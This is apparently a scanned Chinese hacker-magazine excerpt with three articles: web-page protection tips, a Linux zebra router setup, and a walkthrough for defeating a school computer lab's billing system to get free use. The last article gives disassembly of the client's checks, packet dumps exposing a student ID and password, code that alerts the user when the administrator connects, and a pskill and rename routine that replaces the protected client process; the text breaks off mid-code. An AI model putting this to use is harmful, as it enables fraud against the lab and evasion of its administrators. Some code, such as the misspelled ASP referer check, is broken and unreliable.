"User-agent："此值用于描述有受限Robot的名字，如果有多行"User-agent："记录说明有多个Robot受限，如果其值设为"*"（即：User-agent：*），那么所有的Robot都将会受到限制。而"Disallow："则用于限制访问到的URL，如Disallow：/wwwroot表示wwwroot目录下的所有文件将不允许Robots访问。

注意：

"Disallow：/wwwroot"与"Disallow：/wwwroot /"是不同的，"Disallow：/wwwroot"将不允许Robots访问wwwroot下的所有文件，而"Disallow：/wwwroot/"只限制此目录下的默认首页文件（如：index.html等）被Robots访问，而不能限制此目录下其它的普通文件被Robots访问。

"Disallow："记录可以有一行或多行，但只要有一行该记录为空（即写成"Disallow："的形式）则该网站下的所有内容将允许被Robots访问，并且在robots.txt文件中应至少有一条"Disallow："记录。例如：

```
User-agent: *
    Disallow: /
```

这样将禁止所有搜索引擎访问该网站的任何部分。如果你只有一个名为hacker的目录不允许baidu的Root访问，如下：

```
User-agent: baidu spider
    Disallow: /hacker
```

如果你有多个目录需要限制，请写多

行“Disallow：”记录，而不能写在一个“Disallow：”记录中。

使用robots.txt文件限制Robot访问的朋友请注意，对于robots.txt这个纯文本文件，是可以通过HTTP直接下载的。这样，别有用心的人会对您的robots.txt文件进行分析，并会试图用默认文件名通过浏览器访问，所以请尽量不要在受限目录下使用如index.html之类的默认文件名。

相信现在还有不少囊中羞涩的朋友在使用免费空间吧？相对来说，这些朋友就比较惨了，因为他们没有根目录的管理权限（毕竟是免费的嘛！）对于这些使用免费空间的朋友，可以在需要限制搜索引擎搜索的页面的<head></head>部分使用<META>标签禁止搜索引擎的访问。

<META NAME="ROBOTS"CONTENT="none">，这一句的意思是拒绝搜索引擎对含有该句的页面进行搜索（注：此<META>标签对少数像Excitt这样的忽略<META>标签的搜索引擎无效）。

<META NAME="ROBOTS" CONTENT="NOARCHIVE">，含有此句的网页将拒绝所有检索<META>标签的搜索引擎保存网页内容（即禁止搜索引擎对网页进行快照），但可以进行检索。

<META NAME="GOOGLEBOT" CONTENT="NOARCHIVE">，此句只拒绝GOOGLE保存网页快照，但可以检索。

<META HTTP-EQUIV="window-target" CONTENT= "_top">，此句将禁止其它网站对含有该句<META>标签的页面进行非法引用。

对于搜索，我们就说这些了，下面来看看关于右键中的“图片另存为”功能应该怎么防范。

在解决右键“图片另存为”下载图片的问题上，我个人认为不宜屏蔽右键，因为屏蔽右键很容易被破解（我在黑客X档案04年九期的“页面保护大拼盘”一文中有较详细的介绍）。同时屏蔽右键会使访客们不方便使用右键中的其它功能。这样我们就要另想方法来解决这个问题。相比之下，我认为使用下面的方法比较不错。

```
<Div id="img1" style="height:100%;
position:relative;Top:opx;Visibility:
visible;Width:00%;Z-INDEX:1">
  <center><img src="img1.gif"></
center>
  </DIV>
  <DIV id ="img2" style="height:100%;
position:relative;Top:opx;Visibility:
visible;Width:00%;Z-INDEX:1">
  <center><img src="img2.gif"></
center>
  </DIV>
```

说明：其中img1.gif是一个透明的GIF图片，而img2.gif则是我们看到的图片。

将上述代码放到HTML的适当位置处，即可使用CSS的Style层功能有效的避免使用右键的“图片另存为”下载图片。当访客用右键“图片另存为”功能下载图片时，他将会下载到img1层中的那张透明的GIF图片。由此我们即达到了“保护图片”的目的。

对于使用浏览器“文件／保存”或“文件／另存为”选项来保存网页，我们可以在网页中加入一段<IFRAME>代码来使网页无法保存（但也只能限制菜鸟，对于大虾还是不管用的）。而对于“查看／源文件”我们可以用前面提到的方法或用专用的加密工具加密源文件。如果你的服务器支持ASP，可以用下面的脚本来对用户登录进行检测并禁止数据的外部提交。

```
  Fuction chkpost()
  dim server_v1,server_v2
  chkpost=false
  server_v1=Cstr (Request.Server
Variables("HTTP_REFERER"))
  server_v2=Cstr (Request.Server
Variables("SERVER.NAME"))
  if mid(server_v1,8,len(server_v2))
<> server_v2   then
  chkpost=false      else
  chkpost=true
  end if
  end fanction
```

对于通过Win操作系统的PrintScreen键（拷屏键）的截图功能或使用专用的截图工具进行截取的防止是很困难的，我曾看到过一款名为HTMLPower的软件声称可以禁止PrintScreen键，由于时间的问题没来得及测试，有兴趣的朋友可以去自己试试，HTMLPower在各大下载站点均有下载。最后的一招是使用水印。我们可以把要保护的图片标成自己的，窃取者即使是下载了也很难利用。加水印可以使用Digimarc Corp在图片上加上可见或不可见的水印。也可以使用一款名为“轻松水印”的软件加水印，这里我提供给大家一个授权的“轻松水印”（已收录在本期光盘中，使用方法在软件包中有介绍，我就不在这里多说了）。这样，我们可以在网上跟踪这种水印发现被窃取的图片，从而能够及时的保护我们自身的合法权益。

对于图片，如果你有更好的方法，别忘了和大家共享哦！

三、防垃圾邮件篇

据有关数据表明，现在世界上每四封邮件中就有一封垃圾邮件，大量的垃圾邮件充斥在网络中给我们的网络生活造成了很大的不便。做个人主页的朋友一般都会把自己的E-amil地址公布到自己的主页中，以便网友和自己及时的沟通、交流。但是一旦自己的E-mail地址被公布，垃圾邮件就会成批的涌进。几天不清理，邮箱就堆积如山，那么我们应该怎么办呢？

有一些E-mail地址自动搜索程序可以自动地检测到Web页面中的E-mail地址，很多公司做广告或其它信息宣传者就是用这类软件在Internet上检索到大量的E-mail地址后进行垃圾邮件群发的。这类E-mail地址搜索程序一般是根据E-mail地址格式中的特殊字符@来进行E-mail地址搜索的。这样我们可以用下面的方法来防止E-mail地址自动搜索程序检索。

1. 我们可以把自己的E-mail地址做成图片，这样可以有效的防止E-mail地址自动搜索程序检索，不过这样对网友发信就不是很方便。

2. 将下面的脚本加在<body></body>间的合适位置上。

```
  <Script Language="JavaScript">
  user="www"
  site="MLXQ.NET"
  document.write ('<a href=\"mailto:
' + user + '@' +site + '\">');
  document.write (user + "@"+site + '
</a>');
  </Script>
```

3. 可以把E-mail地址转换成ASCII码。

如：abc@mail.com，可以写成“abc@mail.com”。对于ASCII码的转换，你可以根据ASCII码对照表对照转换，不过那样很麻烦，这里我提供一个ASCII码转换的小工具，比较好用的。

至此，本文也该收笔了，在Web安全上，有很多的东西还需要我们继续研究、共同讨论。希望本文能对您有所帮助。黑迷朋友如有不明白的地方可以到X论坛上讨论。行文仓促，如有错误、疏漏之处，恳请斧正、补充！

（本文涉及的相关工具：轻松水印、ASCII码转换，光盘中有收录。）

Linux 打造专业级中小型路由器

姜超

大家如果对网络比较有兴趣的话一定都会知道路由器是什么，说简单一点路由器就是构架在不同网络之间，用于实现数据传输时路径选择的一种设备。因为现在的Internet网络相当庞大，不可能在不同的网络之间建立直接的连接，所以这时就必须用上许多路由器，它们为不同网络之间的通信提供路径选择。被人知道最多的经典路由器就算是cisco路由器了，不过这个硬件路由器的造价相当高，中小型企业如果想大量购买cisco路由器恐怕负担很重。所以今天我就来教大家如何在Linux下做出工作效率非常高而且非常专业的路由器。

一、必须明白的几个最基本的概念

1．静态路由表

由网络管理员事先设置好的固定路由表叫静态路由表。

2．动态路由表：

路由器根据网络系统的运行情况而自动调整的路由表。

这两种路由表在Linux上都可以实现，不过区别就是当网络系统因为某些情况需要做网络调整，那么动态路由表就可以很方便的随着变化而自动调整。

二、Linux下做路由器的好处

1．价格非常便宜，几乎做成中小型专业服务器不需要钱。

2．非常专业，几乎不比cisco路由器差。

三、架构环境

Vmware 5.0（虚拟出3台机器，1台做路由，两台做客户端）；

操作系统：我用的是RHEL4，不过大家可以随便用任何版本的Linux都可以；

需要软件：zebra-0.93b-1.i386.rpm（Linux 下路由器软件）。

四、试验目的

要求两个不同网段的机器，能通过路由器互相访问来达到能互相通信的目的。

五、路由器实战

1．前提

首先大家必须知道Vmware怎么使用，尤其是5.0版本，它采用了动态分配内存方案，这样就可以大大节省内存。另外此版本还多出了一个克隆技术，可以把一个虚拟完的系统克隆出同样的一个系统，而且克隆出来的才占用100多M空间。

2．网络规划


路由器所在的Linux分别有两块网卡：

```
eth0:192.168.1.1
eth1:192.168.10.1
```

客户端A所在网段192.168.1.0/24，ip:192.168.1.2

客户端B所在网段192.168.10.0/24，ip:192.168.10.2

构架示意图如下：



3．配置路由器的网络设置

因为我们的路由器所在Linux必须虚拟出两块网卡，分别做为两个不同网段的网关。那么我们先到下面的目录下会看到有两个文件分别是ifcfg-eth0和ifcfg-eth1。这两个文件分别是两个网卡的配制文件。

```
[root@rhel4 ~]# cd /etc/sysconfig/network-scripts/
[root@rhel4 network-scripts]# ls
ifcfg-eth0    ifdown-isdn    ifup-ipsec    ifup-routes
ifcfg-eth1    ifdown-post    ifup-ipv6    ifup-sit
ifcfg-lo    ifdown-ppp    ifup-ipx    ifup-sl
ifdown    ifdown-sit    ifup-isdn    ifup-wireless
```

首先我们先编辑ifcfg-eth0，让它的地址为192.168.1.1，详细内容如下：

```
[root@rhel4 network-scripts]# vi ifcfg-eth0
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
IPADDR=192.168.1.1
NETMASK=255.255.255.0
```

其次编辑ifcfg-eth1，让它的地址为192.168.10.1，详细内容如下：

```
DEVICE=eth1
ONBOOT=yes
BOOTPROTO=static
IPADDR=192.168.10.1
NETMASK=255.255.255.0
```

现在我们重新启动一下网络服务，好让我们的网络配置生效：

```
[root@rhel4 network-scripts]# service network restart
[root@rhel4 network-scripts]# ifconfig
```

```
eth0  Link encap:Ethernet  HWaddr 00:0C:29:AB:CE:D8
      inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:feab:ced8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:137 errors:0 dropped:0 overruns:0 frame:0
      TX packets:712 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:13902 (13.5 KiB)  TX bytes:64219 (62.7 KiB)
      Interrupt:10 Base address:0x1400

eth1  Link encap:Ethernet  HWaddr 00:0C:29:AB:CE:E2
      inet addr:192.168.10.1  Bcast:192.168.10.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:feab:cee2/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:483 errors:0 dropped:0 overruns:0 frame:0
      TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:50168 (48.9 KiB)  TX bytes:1764 (1.7 KiB)
      Interrupt:9 Base address:0x1480
```

如果以上操作都正确的话，那么下面我们就来安装和配置路由器了。

首先我们需要下一个zebra-0.93b-1.i386.rpm，它是在Linux下用的路由器程序，在Red Hat 9.0的光盘里有这个rpm包，如果大家用的是别的版本Linux，可以到http://www.findrpm.com里进行下载。

```
[root@rhel4 my]# ls
zebra-0.93b-1.i386.rpm
[root@rhel4 my]# rpm -ivh zebra-0.93b-1.i386.rpm
warning: zebra-0.93b-1.i386.rpm: V3 DSA signature: NOKEY, Key ID db42a60e
Preparing...                ########################################### [100%]
   1:zebra                  ########################################### [100%]
```

好了，我们的zebra成功的安装完了，下面我们再检查一下zebra是否真的安装成功：

```
[root@rhel4 my]# rpm -aq|grep zebra
zebra-0.93b-1
```

嗯，出现上面的提示说明已经安装成功了，现在来启动zebra：

```
[root@rhel4 my]# service zebra start
启动 zebra 成功        [ 确定 ]
[root@rhel4 my]# service ripd start
启动 ripd  成功        [ 确定 ]
```

ripd进程主要是用来使用Zebra配置支持RIP路由协议的，所以我们不但要启动zebra还要同时启动ripd。如果大家想在下次开机后自动运行路由器，那么执行如下命令：

```
[root@rhel4 my]# chkconfig zebra on
[root@rhel4 my]# chkconfig ripd on
```

安装和启动我们就说到这里，下面来看一下zebra的配置文件。

```
[root@rhel4 zebra]# cd /etc/zebra/
[root@rhel4 zebra]# ls
ripd.conf  vtysh.conf  zebra.conf
```

vtysh.conf是配置zebra所用的shell配置文件；zebra.conf是zebra的主配置文件。为了使192.168.1.0/24和192.168.10.0/24网段机器能够互相通信，需要进行如下操作：

```
[root@rhel4 zebra]# vtysh
% Command incomplete.
     (中间代码省略，已收录到光盘)
Building Configuration...
[OK]
rhel4# quit
```

其实大家如果用过cisco路由器的话就会很容易用zebra，因为它们的命令几乎都是一样的，其实配置一个简单而又专业的路由是很简单的。下面我们开始配客户端了。

4. 配置客户端的网络设置

首先，配制客户端A，修改ifcfg-eth0，内容如下：

```
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
IPADDR=192.168.1.2
NETMASK=255.255.255.0
GATWAY=192.168.1.1
```

这里要注意的是，一定要把网关设置成我们刚才路由器的192.168.1.1网关,[root@rhel4 my]# service network restart。重新启动网络服务后客户A的配置就算完成了。

其次，配置客户端B。配置B的方法其实和上面一样，不过IP要有所区别。客户端B的IP设置成192.168.10.2，网关改成192.168.10.1。除了IP不同，其他的操作都和A一样。

最终测试，在A上执行如下命令：

```
[root@rhel4 /]# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.317 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.049 ms

--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.049/0.156/0.317/0.115 ms, pipe 2

[root@rhel4 /]# ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=0 ttl=64 time=0.126 ms
64 bytes from 192.168.10.1: icmp_seq=1 ttl=64 time=0.312 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=64 time=0.059 ms

--- 192.168.10.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.049/0.156/0.317/0.115 ms, pipe 2


[root@rhel4 /]# ping 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data.
64 bytes from 192.168.10.2: icmp_seq=0 ttl=64 time=0.225 ms
64 bytes from 192.168.10.2: icmp_seq=1 ttl=64 time=0.132 ms
64 bytes from 192.168.10.2: icmp_seq=2 ttl=64 time=0.044 ms

--- 192.168.10.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.049/0.156/0.317/0.115 ms, pipe 2
```

在B上也同样执行上面的命令，不过最后一个命令要改成192.168.1.2。如果两台机器Ping以上三个地址都能ping通，那么我们的zebra路由器就算设置成功了。

以上所有操作都是最基本最简单的路由器设置，本文就是为了向大家演示zebra强大的功能。如果大家需要更复杂的网络配置完全可以用zebra来实现。还有什么疑问的话可以在X论坛上来和我一起探讨。

（本文涉及的相关工具：zebra－0.93b－1.i386.rpm、两网段机器互相通信的文章代码，光盘中有收录。）



逆向工程另类应用——免费上机

刘奇

经过整整七天的不懈努力，我终于成功地达到了自己设定的目标。当我按下键盘写这篇文章的时候内心依然非常激动，这七天我付出很多也得到了很多。有句话让我感受颇深：“一分耕耘，一分收获”——谨以此句献给所有正朝自己目标不懈努力的人。

这次的目标是突破学校的机房管理系统，和网吧的管理系统差不多，一个Client端和一个Server端，我使用一种完全不同的方式来完成整个行程（有点像苦行僧的旅行^_^）。先简单介绍一下大致的过程：

1．通过逆向分析Client的流程，以及可能存在的缺陷；
2．分析了Client和Server的通讯数据报；
3．采用伪造ip欺骗的方式突破了所有限制。

整个过程比较复杂（相对于我这样的菜鸟而言），为了照顾和我差不多的和比我菜的菜鸟特提出部分建议：

1．本文逆向分析Client的流程所使用的工具是C32Asm、ollydbg，请查看对应帮助文件或者杂志以前的文章；

2．分析数据包使用的工具是Commview。简单评价一下该工具：简单、方便、好用。杂志以前也有文章介绍过。如果你不熟悉可以查看其帮助文件；

3．伪造数据包欺骗相对比较复杂，如读者不熟悉请看我的另外一篇文章“数据包欺骗就这么简单”。为了节省篇幅，我不会详细介绍上述工具的用法以及非常详细的操作过程，还请各位见谅。

是开始我们旅行的时候了，请带上工具包开始吧。由于发文时文章所提及的各个漏洞尚未有完善的解决方案，所有我还不能公布该机房管理系统的具体名称，请再次见谅^_^

首先当然是用自己的学号和密码登录系统，进行常规分析。开始分析之前，我写了个程序保护自己。嘿嘿，你不希望自己分析的时候被网管抓屏幕吧。说不定你自以为牛，分析得不亦乐乎的时候网管把你给抓了，然后你的所作所为都被录下来作为日后XX的证据。先简单介绍一下这个程序，其作用比较简单，就是每隔5秒检测与我的电脑有连接的ip，是否有指定的ip（网管的ip）出现，如果出现就弹出一个MessageBox提醒我。为了节省自己的上机费用，程序写得比较简单，关键思想时是通过：netstat －an ＞ log.txt来得到当前的所有连接记录，然后程序简单的从该记录中查找指定的ip就可以了，考虑到可能对某些从事“特殊”应用的兄弟有点用，特列出关键代码如下：

```
//检测是否正被监控，如果被监控返回true，否则返回false
bool Alarmer::BeMonitored(){
    ifstream log_file("log.txt");
    if (!log_file){
            cerr << endl <<"Open file faild!!!" << endl;
    }
    while (log_file.good()){//读取所有的记录
            char tmp_str[80];
log_file.getline(tmp_str, 80, '\n');          //读一行记录
            log_ += tmp_str;
    }
    log_file.close();
    string::size_type pos = 0;
if ((pos = log_.find(target_ip_, pos)) != string::npos){
            log_.resize(0);
            return true;                    //被监视
    }
    else{
            log_.resize(0);
            return false;
    }
}
//报警代码就更简单了
void Alarmer::Alarm(){
MessageBox(NULL, "I am looking for you!!", "Hi", NULL);
//有点像《黑客帝国》找救世主neo ^_^
}
```

为节省篇幅，详细代码请看光盘。

常规分析开始：

1.运行netstat －an，找到一个可疑的进程ntzd.exe，该进程在5841端口监听，采用udp协议，Foreign Address是*.*，也就是任意地址了。搜索ntzd.exe居然没有找到，原因在逆向分析阶段会提到。随后找了个工具spy4win，找到该进程对应的文件在c:\windows\system32\ntzd.exe，先复制到d盘。为什么这样操作呢？因为我们学校采用的联想品牌机，安装了硬盘保护卡，会自动还原c盘的东西。这种硬盘保护卡厉害啊，启动时自动还原bios设置，所以修改bios也没有用（离题了）。

2．开始我们的逆向分析：

下机部分代码：CMD是一个字符串，CMD后面紧接着的如果是“下机”，那么会立刻弹出登录界面，也就是你被下机了^_^

```
::00480F3D:: MOV EDX,481A80      \->: CMD
::00480F42:: CALL 00403F38
::00480F47:: JNZ 00481A04
::00480F4D:: MOV EAX,DWORD PTR [EBP-1C]
::00480F50:: MOV EDX,481A8C      \->: 下机
::00480F55:: CALL 00403F38   \:该call得作用是从数据报中解析出来的CMD2后面的数据是否是“下机”
::00480F5A:: JNZ 0048101D
```

下机登记成功后，Server会发送数据包提示Client你使用的金额和剩余的金额，此时Client的响应如下：

```
::00480F96:: MOV ECX,1
::00480F9B:: MOV EDX,481A9C  \->: 提示信息
::00480FA0:: MOV EAX,481AB0  \->: 下机登记成功!
::00480FA5:: CALL 00479828
```

最关键的代码（能否免费上机在此一举），如果对应的数据是通过，那么恭喜，你可以上机了，通过构造一个特殊的数据包我们就可以免费上机拉！（或者如果你愿意，伪造一个Client也是可以的。）

```
:0048101D:: MOV EAX,DWORD PTR [EBP-1C]
:00481020:: BA DC1A4800
:00481025:: CALL 00403F38        \->: 通过
:0048102A:: JNZ 004812EB
```

其它的控制功能，如锁定屏幕、检测密码的正确性等，我不想列出来了。

先来回答为什么前面搜索ntzd.exe会找不到，::0047ED3C:: PUSH 47EF18 \->: attrib –R –S –H，哈哈，看明白了吧，该文件被加了系统，隐藏，和只读属性，前面的搜索自然就找不到了。

3. 开始分析数据包，抓到的部分数据包如下：上机验证部分数据包，如图1所示的是Client提交的要求上机的数据包。

```
0x00: 00 0C 76 A3 FF FF 00 11 09 02 77 B5 08 00 45 00  ..v£ÿÿ....wµ..E.
0x10: 00 59 5C BF 00 00 80 11 2E B0 0A 0A CD 49 0A 0A  .Y\¿..€..°..ÍI..
0x20: CD C7 16 D1 21 03 00 45 D9 33 0B 32 30 30 32 32  ÍÇ.Ñ!..EÙ3.20022
0x30: 33 33 38 00 00 00 00 00 00 00 00 00 00 00 00 38  338............8
0x40: 37 38 37 32 32 31 35 00 00 00 00 00 00 00 00 00  7872215.........
0x50: 00 00 00 37 30 31 2D 33 33 00 00 00 00 00 00 00  ...701-33.......
0x60: 00 00 00 00 00 00 00                             .......
```

图 1

其中对我们有用的数据如下：32 30 30 32 32 33 33 38是学号20022338的16进制表示，紧接着的38 37 38 37 32 32 31 35是密码87872215的16进制表示，后面的701 – 33是所在的工作组和计算机名。大家千万不要用我的学号和密码上机啊！Server返回的数据包如图2。

```
0x0000   00 11 09 02 77 B5 00 0C-76 A3 FF FF 08 00 45 00   ....w?.v?  ..E.
0x0010   00 81 C0 EF 00 00 80 11-CA 57 0A 0A CD C7 0A 0A   .佩?.€.怼..皖..
0x0020   CD 49 21 03 16 D1 00 6D-99 30 43 4D 44 32 CD A8   蚜!..?m?CMD2通
0x0030   B9 FD 00 00 00 32 30 30-32 32 33 33 38 00 00 00   过...20022338...
0x0040   00 00 00 00 00 00 00 00-00 38 37 38 37 32 32 31   .........8787221
0x0050   35 00 00 00 00 00 00 00-00 00 00 00 D4 AC D1      5............窃
0x0060   E0 BB A8 00 00 00 00 00-00 00 00 00 00 00 00      敷?............
0x0070   00 65 64 61 31 00 00 00-00 00 00 00 00 00 00      .eda1..........
0x0080   00 00 00 00 00 00 00 00-00 00 00 00 00 00         ..............
```

图 2

不用我多解释了吧，看看后面的CMD2通过，再回到前面看看逆向分析的内容，一切都是那么的明了。下机过程的数据包我就不给出了，差不多。

当然还有很多的数据包我没有提出来，只写出来了我觉得最关键，最有用的东西。所以主观性很强，如果有什么错误还请在论坛上提出。不甚感激。

下面提出3种突破机房管理系统的方案，每种方案的难度是逐渐增加的。

1. 准备一张Linux live cd（可在光盘上运行的操作系统），开机按下F12，选择启动盘，放入Linux光盘，回车启动就进入了Linux。Ok，开始你的免费上机之旅吧！

2. 我想详细介绍一下这种方法，因为该方法在一定程度上可以用于杀dll木马，真有这种功效吗？仔细看看我是怎样对付机房管理系统注入到explorer.exe中的dll吧。在此之前先分析一下，如何发现ntzd.exe注入的dll文件名，下断点CreateRemoteThread前后看看，发现注入的dll文件名了吧，如图3（图片显示的代码ollydbg调试时的代码）。

```
0048096F  BA 880C4800    mov edx,tt.00480C88              ASCII "sysgl.dll"
00480974  E8 B734F8FF    call tt.00403E30
00480979  8B8D 4CFFFFFF  mov ecx,dword ptr ss:[ebp-B4]
0048097F  BA 9C0C4800    mov edx,tt.00480C9C              ASCII "Explorer.exe"
00480984  8B45 FC        mov eax,dword ptr ss:[ebp-4]
00480987  E8 1C490000    call tt.004852A8
```

图 3

突破方法：先写个程序等待15秒（多长时间都可以，随意）后用pskill杀掉ntzd.exe，然后重命名ntzd.exe，名字随意（因为有进程重生功能，如果检测到ntzd.exe被杀了会立刻重生），复制任意一个程序如myntzd.exe到c:\windows\system32\ntzd.exe（利用进程名欺骗来杀掉受保护的进程，这样我们的myntzd.exe就被重生保护起来了），接着kill explorer.exe，再运行explorer.exe就可以了，然后下机登记（3秒可以搞定吧），静静的等吧，15秒后就可以免费上机了。注意上面的这些操作全部是由自己编写的程序来完成的，关键代码如下：

```
Sleep(15000);
System("pskill ntzd.exe");
System("ren c:\\windows\\system32\\ntzd.exe ntzd_old.exe");
